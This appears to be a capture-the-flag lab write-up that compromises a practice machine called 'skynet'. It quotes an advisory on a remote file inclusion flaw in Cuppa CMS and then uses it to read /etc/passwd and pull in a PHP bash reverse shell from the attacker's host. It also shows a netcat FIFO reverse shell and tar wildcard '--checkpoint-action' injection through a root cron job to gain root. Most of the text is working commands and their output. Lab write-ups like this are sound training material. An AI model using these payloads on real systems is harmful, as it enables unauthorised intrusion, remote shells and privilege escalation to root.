####################################

/alerts/alertConfigField.php (LINE: 22)

-------------------------------------------------------------------------------
LINE 22:
        <?php include($_REQUEST["urlConfig"]); ?>
-------------------------------------------------------------------------------



#################################################
DESCRIPTION
#################################################

An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User
tainted data is used when creating the file name that will be included into the current file. PHP code in this
file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full
server compromise.

http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]

#################################################
EXPLOIT
#################################################

http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd

Moreover, We could access Configuration.php source code via PHPStream

For Example:
-------------------------------------------------------------------------------
http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-
encode/resource=../Configuration.php
```

So taking the exploit as a test:

```
http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../../../../../etc/passwd
```

We place this on the browser with the adapted URL:

```
http://skynet.thm/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?
urlConfig=../../../../../../../../../../etc/passwd
```

This provides us with the copy of the /etc/passwd file:

```
<div class="alert_config_field" id="alert" style="z-index:;">
    <div class="btnClose_alert" id="btnClose_alert" onclick="javascript:CloseDefaultAlert();"></div>
        <div class="description_alert" id="description_alert"><b>Field configuration: </b></div>
    <div class="separator" style="margin-bottom:15px;"></div>
    <div id="content_alert" class="content_alert">
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
milesdyson:x:1001:1001:,,,:/home/milesdyson:/bin/bash
dovecot:x:111:119:Dovecot mail server,,,:/usr/lib/dovecot:/bin/false
dovenull:x:112:120:Dovecot login user,,,:/nonexistent:/bin/false
postfix:x:113:121::/var/spool/postfix:/bin/false
mysql:x:114:123:MySQL Server,,,:/nonexistent:/bin/false
    </div>
</div>
```

So let us use one of the small bash scripts in a php wrapper:

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.11.3.207/4444 0>&1'");
?>
```

Saving this as small-bash-reverse.php we can open up the folder with an http.server from python:

```
➜  binaries www
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

Final part of the puzzle is adding the netcat session to pick up the reverse shell:

```
➜  ~ ncat -nlvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Now adding the details to the original exploit:

```
$ curl -s http://$IP/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?
urlConfig=http://10.11.3.207:8888/small-bash-reverse.php
```

Now add it to a curl command. Running it we see that it picks up the file:

```
➜  binaries www
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
10.10.86.183 - - [14/Nov/2022 13:34:12] "GET /small-bash-reverse.php HTTP/1.0" 200
```

and initiates the reverse shell:

```
➜  ~ ncat -nlvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.86.183.
Ncat: Connection from 10.10.86.183:48032.
bash: cannot set terminal process group (1226): Inappropriate ioctl for device
bash: no job control in this shell
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$
```

Now checking for the user flag:

```
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ ls -l /home
<ml/45kra24zxs28v3yd/administrator/alerts$ ls -l /home
total 4
drwxr-xr-x 5 milesdyson milesdyson 4096 Sep 17  2019 milesdyson
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ ls -l /home/milesdyson
<ml/45kra24zxs28v3yd/administrator/alerts$ ls -l /home/milesdyson
total 16
drwxr-xr-x 2 root       root       4096 Sep 17  2019 backups
drwx------ 3 milesdyson milesdyson 4096 Sep 17  2019 mail
drwxr-xr-x 3 milesdyson milesdyson 4096 Sep 17  2019 share
-rw-r--r-- 1 milesdyson milesdyson   33 Sep 17  2019 user.txt
www-data@skynet:/var/www/html/45kra24zxs28v3yd/administrator/alerts$ cat /home/milesdyson/user.txt
<ml/45kra24zxs28v3yd/administrator/alerts$ cat /home/milesdyson/user.txt
7ce5c2109a40f958099283600a9ae807
```

While looking for this we find a backup folder owned by root in miles's home folder:

```
www-data@skynet:/home/milesdyson$ ls
ls
backups  mail  share  user.txt
www-data@skynet:/home/milesdyson$ cd backups
cd backups
www-data@skynet:/home/milesdyson/backups$ ls -la
ls -la
total 4584
drwxr-xr-x 2 root       root          4096 Sep 17  2019 .
drwxr-xr-x 5 milesdyson milesdyson    4096 Sep 17  2019 ..
-rwxr-xr-x 1 root       root            74 Sep 17  2019 backup.sh
-rw-r--r-- 1 root       root       4679680 Nov 14 07:39 backup.tgz
```

file

backup.sh

```
#!/bin/bash
cd /var/www/html
tar cf /home/milesdyson/backups/backup.tgz *
```

So as it is a back up I check the crontab to see if it runs automatically:

```
www-data@skynet:/home/milesdyson/backups$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
*/1 *   * * *   root    /home/milesdyson/backups/backup.sh
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

So looking here, we can see that the backup.sh runs every minute. Checking with *https://crontab.guru/#*/1*_* we see that it is confirmed:

wildcards

Now when you back up with wildcards using tar, there is a well known exploit that allows root (as long as it is run that way) - great writeup from *https://www.helpnetsecurity.com/2014/06/27/exploiting-wildcards-on-linux/*

So following the details on the exploit:

1. Create the reverse shell

```
www-data@skynet:/var/www/html$ echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.3.207 5555
>/tmp/f" > shell.sh
< /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.11.3.207 5555 >/tmp/f" > shell.sh
```

2. Create the actual checkpoint

```
www-data@skynet:/var/www/html$ touch "/var/www/html/--checkpoint=1"
touch "/var/www/html/--checkpoint=1"
www-data@skynet:/var/www/html$
```

3. Create the checkpoint action

```
www-data@skynet:/var/www/html$ touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
<ml$ touch "/var/www/html/--checkpoint-action=exec=sh shell.sh"
```

Then set up a netcat session on 5555:

```
→  skynet ncat -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
```

A short time later we get the root shell as the backup runs every minute:

```
→  skynet ncat -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.212.226.
Ncat: Connection from 10.10.212.226:47240.
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
# pwd
/var/www/html
# cat /root/root.txt
3f0372db24753accc7179a282cd6a949
```